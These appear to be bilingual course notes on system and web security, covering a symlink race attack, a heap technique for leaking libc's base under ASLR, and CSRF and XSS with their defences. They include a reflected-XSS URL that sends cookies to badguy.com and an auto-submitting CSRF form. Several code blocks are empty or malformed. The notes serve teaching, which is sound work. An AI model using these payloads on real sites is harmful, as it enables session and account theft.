
```

## Race Condition Vulnerability

竞态条件是多并发控制流因共享且修改同一对象，因执行顺序不确定导致结果不可预测的问题

Problem caused by multiple concurrent control flow share and modify the same object, and the result is unpredictable due to uncertain execution sequence.

- Concurrent Property
- Shared object property
- Change state property



如上图的由 root 拥有的 Set - UID 程序，`access()` 检查的是真实用户 ID (seed) 的权限，而 `open()` 检查的是有效用户 ID (root) 的权限，两者执行之间存在时间差可能导致竞态条件

在 `access()` 检查和 `open()` 操作的时间窗口内，通过上下文切换替换符号链接指向，将 `/tmp/X` 的符号链接指向受保护文件（如 `/etc/passwd`）

攻击程序在漏洞程序执行 `access()` 检查通过后，利用上下文切换介入，将 `/tmp/X` 的符号链接指向 `/etc/passwd`，随后漏洞程序执行 `open()` 和写操作时，实际操作的目标变为 `/etc/passwd`，从而达成攻击目的。

反制：

Atomic Operations (原子操作)：消除窗口

Repeating Check and Use (重复检查和使用)：提高了攻击的时间成本和复杂度

Sticky Symlink Protection (粘性符号链接保护)：阻止符号链接的创建与使用

Principles of Least Privilege (最小特权原则)：即使竞态条件被攻击者利用，由于程序权限有限，也无法对系统造成严重破坏

## One More Attack

当启用ASLR后，堆的起始地址被随机化，每次程序运行的lib.so地址不固定，再执行Return-to-lib攻击脚本就会很困难

可以利用Unsorted bin寻找到libc基址

Bins 是存储空闲内存块 (free chunks) 的列表，用于快速分配内存

Unsorted bin 头部 (链表起始位置) 与 `libc` 基地址之间存在一个固定的偏移量。每次程序运行时，只要获取到 Unsorted bin 头部的地址，通过这个固定偏移量，就能计算出 `libc` 的基地址

攻击过程：

1. Set up the layout of unsorted bins. 通过释放free操作将TCache填充满后再释放就会放入unsorted bin中。其中有内容后就可以找到一个chunk，其forward指针指向某个地址，该地址与libc基地址存在固定偏移

```

pwndbg> bins
tcachebins
0x310 [7]: 0x1a9e4c0 --> 0x1a9e1b0 --> 0x1a9dea0 --> ... --> 0x1a9d260 <-- 0x0
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x1a9e7c0 --> 0x7fcd34083ca0 (main_arena+96) <-- 0x1a9e7c0
smallbins
empty
largebins
empty

```

2. Read the content of the chunk in unsorted bins. 再找到lib.so的基地址就可以计算出固定偏移量


```

pwndbg> vmmmap
.
.
.
0x1de4000      0x1e05000 rw-p    21000 0          [heap]
0x7fcd33c98000 0x7fcd33e7f000 r-xp   1e7000 0          ./libc-2.27.so
0x7fcd33e7f000 0x7fcd3407f000 ---p   200000 1e7000 ./libc-2.27.so
0x7fcd3407f000 0x7fcd34083000 r--p    4000 1e7000 ./libc-2.27.so
0x7fcd34083000 0x7fcd34085000 rw-p    2000 1eb000 ./libc-2.27.so
0x7fcd34085000 0x7fcd34089000 rw-p    4000 0
0x7fcd34089000 0x7fcd340b0000 r-xp   27000 0          ./ld-2.27.so
0x7fcd342ac000 0x7fcd342b0000 rw-p    4000 0
0x7fcd342b0000 0x7fcd342b1000 r--p   1000 27000 ./ld-2.27.so
0x7fcd342b1000 0x7fcd342b2000 rw-p    1000 28000 ./ld-2.27.so
0x7fcd342b2000 0x7fcd342b3000 rw-p    1000 0
0x7ffda9afb000 0x7ffda9b1c000 rw-p    21000 0          [stack]
0x7ffda9b78000 0x7ffda9b7c000 r--p   4000 0          [vvar]
0x7ffda9b7c000 0x7ffda9b7e000 r-xp   2000 0          [vdso]
0xffffffffffff600000 0xffffffffffff601000 --xp   1000 0          [vsyscall]

```

3. Calculate the base address of libc from the value of the fd pointer. 此后每次，只需要用当前的chunk指向地址减去偏移量就可得到当前lib.so地址

# Web security



豆包

你的 AI 助手，助力每日工作学习


## Introduction

C-S模式：

用户发起请求，服务器回应



URL: retrievable identifier of documents



一个HTTP包含登录和cookies的过程：


获取网页内容



POST数据给登录脚本并获得Cookie



使用Cookie来请求数据




HTTP请求：



HTTP响应:



### 浏览器渲染网页过程



1.输入URL给浏览器引擎

2. 若未缓存则向网络栈请求
3. 网络栈返回数据给浏览器引擎
4. 数据交由渲染器引擎进行渲染工作

此外，页面还会对事件例如`OnClick`, `OnLoad`和`setTimeout()`等进行响应

页面中可能包含诸多元素例如Frames, Scripts, CSS, Objects, Images等

这些元素有专门解析器Parser进行解析，结果用于构建文档对象模型（DOM树），形成页面元素的结构化表示

当嵌入图片时可能产生安全隐患

- 与其他站点通信

```

```

- 隐藏图像

```

```

- 伪造logo

网页可以向任何站点发送信息（A web page can send information to any site）

## Web Security Goals and Threat Model

网络威胁模型 Web Threat Models 由轻到重

- **Web 攻击者 (Web attacker)**: 通过网站进行攻击
- **网络攻击者 (Network attacker)**: 攻击网络层面
- **操作系统 / 恶意软件攻击者 (OS/Malware attacker)**: 攻击者绕过浏览器的隔离机制（如沙箱），在操作系统层面独立运行恶意程序

网络安全的目标：

1. **安全地浏览网页 (Safely browse the web)**: 信息不被盗取，站点之间无法互相破坏会话
2. **安全的网络应用 (Secure web applications)**: 通过网络交付的应用程序应具备与独立应用程序相同的安全属性。网络的引入不会带来额外风险。
  - https: http over ssl可以：为浏览器与服务器间的流量提供加密，防止窃听；使用MAC和Hash提供完整性；若证书验证正确，可抵御中间人攻击（但如果安装了恶意代理提供的证书，就无法抵御），并帮助用户确认服务器的真实性；**无法防止客户端的跨站脚本攻击 (Cross - site scripting, XSS) 或服务器端的 SQL 注入 (SQL Injection)**

3. 基本 HTTP 认证 (Basic http authentication): 安全性较弱且功能有限，仅在确实需要时使用，并且必须基于 HTTPS 以提升安全性

## Examples of Legacy Vulnerabilities and Mitigation

### Session Hijacking 会话劫持

solutions:

1. 使用cookie存储对话
2. 启用相同IP策略
3. 使用HTTPS来对流量加密，防止被劫持

### Insecure Direct Object Reference 不安全的直接对象引用

攻击者通过操纵 URL 或表单值，尝试获取对对象例如修改URL 中的参数 `id`

solutions:

1. 对用户的输入进行验证
2. 验证用户授权authentication

### Missing Function Level Access Control 缺失的功能级别访问控制

例如：即使 `http://site.com/admin/` 路径需要授权，`http://site.com/admin/adduser?name=x&pwd=x` 这一具体添加用户的操作URL却缺失授权验证过程

solution:

添加缺失的授权检查

## Isolation

运行远程代码非常危险，保密性和完整性都可能被破坏

因此隔离isolation必不可少，web应用和浏览器组件都应互相隔离

### 浏览器沙箱 (Browser Sandbox)

目标：

安全运行远程网络应用

限制资源访问

具体方法：

隔离不同安全上下文的站点

浏览器像操作系统一样管理资源

## User Interface Security

### Mixed Content: HTTP and HTTPS

当页面通过 HTTPS（加密协议）加载，但包含 HTTP（未加密协议）内容时，网络攻击者可利用 HTTP 内容的不安全性控制页面，破坏整体安全性

### Clickjacking



两种思路：

破坏目标的视觉完整性 Comprise visual integrity of target


破坏指针的视觉完整性 Compromise visual integrity of pointer

## Cookies: Client State

用于在用户的机器上保存状态

http本身是无状态协议，cookies的加入补充了状态

### Cookies Authentication




cookie生成和验证过程

cookies可设置安全属性：

`Secure` 属性侧重保障 Cookie 在传输中的保密性（需配合 HTTPS），但无法防止篡改

`HttpOnly` 属性则通过限制脚本访问，降低 XSS 攻击下 Cookie 被窃取的风险，但对 XSS 其他危害无直接防御作用。



豆包

你的AI助手，助力每日工作学习

## Cross Site Request Forgery

设想一个网站gracebook.com，当用户点击share按钮时就会将其更新状态POST给服务器，服务器收到后更新信息



```

POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: /*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.gracebook.com/form.php

Cookie: auth=beb18dcd752c225a9dcd71c73a8d77b5c304fb8
        auth=beb18dcd752c225a9dcd71c73a8d77b5c304fb8

text=Feeling Good!
  
```

CSRF攻击可利用浏览器中已经保存的cookies，伪造受害者向正常网站发送非法请求

攻击者可以在attacker.com网站中包含以下表格元素，当用户访问该网站时，就会自动向gracebook.com提交该表格，完成POST型CSRF攻击

```
<form action="http://www.gracebook.com/share.php method="post" id = "f">
<input type="hidden" name="text" value="SPAM COMMENT"></input>
<script>document.getElementById('f').submit();</script>
```




对于GET型攻击，只需要一个隐藏图片就可以达成

```

```

## Login CSRF

用户访问attacker.com，该页面包含隐藏表单，发送包含攻击者用户名和密码的登录请求给google.com。由于访问请求是由用户发出，因此其保存有cookie



其保持攻击者身份使用google，因此搜索记录都会被保存到攻击者账号中，使得攻击者得以查看其搜索记录



CSRF实际是利用浏览器会话信任机制发起的攻击

也说明了cookies认证对这样的副作用操作无法防范

## CSRF Defense

### Origin 头部验证 Origin headers validation

引入一种类似于Referer的新头部Origin，与 Referer 不同的是，它仅显示请求的协议（如 `http/https`）、主机（如 `www.facebook.com`）和端口（若有），不包含路径数据或查询字符串，且无法通过脚本修改，服务器在收到请求后，检查其是否在合法网站内。既保护隐私，又能验证请求来源的合法性

```

POST /share.php HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://www.facebook.com/form.php
Cookie: auth=beb18dcd752c225a9dcd71c73a8d77b5c304fb8

text=Feeling Good!
  
```

```

POST /share.php HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://www.facebook.com/
Cookie: auth=beb18dcd752c225a9dcd71c73a8d77b5c304fb8

text=Feeling Good!
  
```

有时候Referer头部会被抑制suppressed，因此无法像Origin这样提供CSRF防御

## 基于随机令牌（Nonce）的验证

使用一个随机数（Nonce）确保只有合法的页面（如 `form.php`）能访问目标页面（如 `share.php`）

服务器创建一个 Nonce，将其包含在 `form.php` 的隐藏字段中，并在 `share.php` 中检查该 Nonce，确保请求仅来自合法的 `form.php`，防止跨站伪造请求

```
<input type="hidden" value="23a3af01b" />
```

```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd752c225a9dcd71c73a8d77b5c304fb8

text=Feeling Good!&csrfnonce=av834favcb623
```

在服务器处检查，若nonce值一致才会更新用户的值

## Cross-Site Scripting (XSS)

PHP语句可包含各种变量

当访问victim.com时可包含变量

```
http://victim.com/search.php?term=apple
```

URL中变量值可能会被服务器PHP中包含，这一过程可能受攻击

```
<HTML>
<TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?>:
...
</BODY>
</HTML>
```

echo search term  
into response

考虑一种反射XSS攻击


攻击者构造URL：

```
http://victim.com/search.php?term=<script>window.open("http://badguy.com?cookie=" +  
document.cookie) </script>
```

其中包含了向badguy.com发送cookie的恶意攻击脚本

那么如果用户点击该URL，浏览器向 `victim.com/search.php` 发送请求，服务器回显用户输入内容term，返回的HTML中包含了上述script脚本

浏览器解析时自动执行该脚本，从而发送cookie给攻击者



## What is XSS?

当攻击者能够将脚本代码注入到 Web 应用程序生成的页面时，就存在 XSS 漏洞

1. **反射型 XSS (“类型 1”)**: 攻击脚本作为受害者站点页面的一部分，从服务器反射回用户浏览器执行。例如，用户点击包含恶意脚本的链接，服务器直接将脚本代码回显在响应页面中，浏览器加载页面时执行该脚本
2. **存储型 XSS (“类型 2”)**: 攻击者将恶意代码存储在 Web 应用管理的资源（如数据库）中。当其他用户访问相关页面时，恶意代码会从服务器取出并在用户浏览器中执行，例如用户在论坛发布包含恶意脚本的帖子，其他用户查看帖子时触发脚本
3. **其他类型（如基于 DOM 的攻击）**: 通过操作浏览器的 DOM（文档对象模型），利用客户端代码（如 JavaScript）的漏洞来执行恶意脚本，无需与服务器直接交互。例如，页面 JavaScript 代码未对 URL 参数进行安全处理，攻击者构造特殊 URL，用户访问时通过修改 DOM 触发恶意脚本执行。

## 反射型 XSS（跨站脚本）攻击

1. **诱使用户访问**: 用户被诱导访问一个合法网站
2. **利用代码漏洞**: 网站代码存在缺陷，会将任意攻击脚本“回显”到用户的浏览器
3. **脚本执行与破坏**: 脚本会操控网站的 DOM（文档对象模型），例如显示虚假信息、获取敏感数据（如登录凭证），或控制当前页面及关联页面的表单字段

这种攻击违反了“同源策略”的设计初衷。同源策略用于隔离不同来源的内容，防止跨站干扰以保障安全，但反射型 XSS 让恶意代码在受信任的网站环境中执行，破坏了这一安全机制。

恶意脚本通常隐藏于用户发布的内容中，例如博客，wiki等

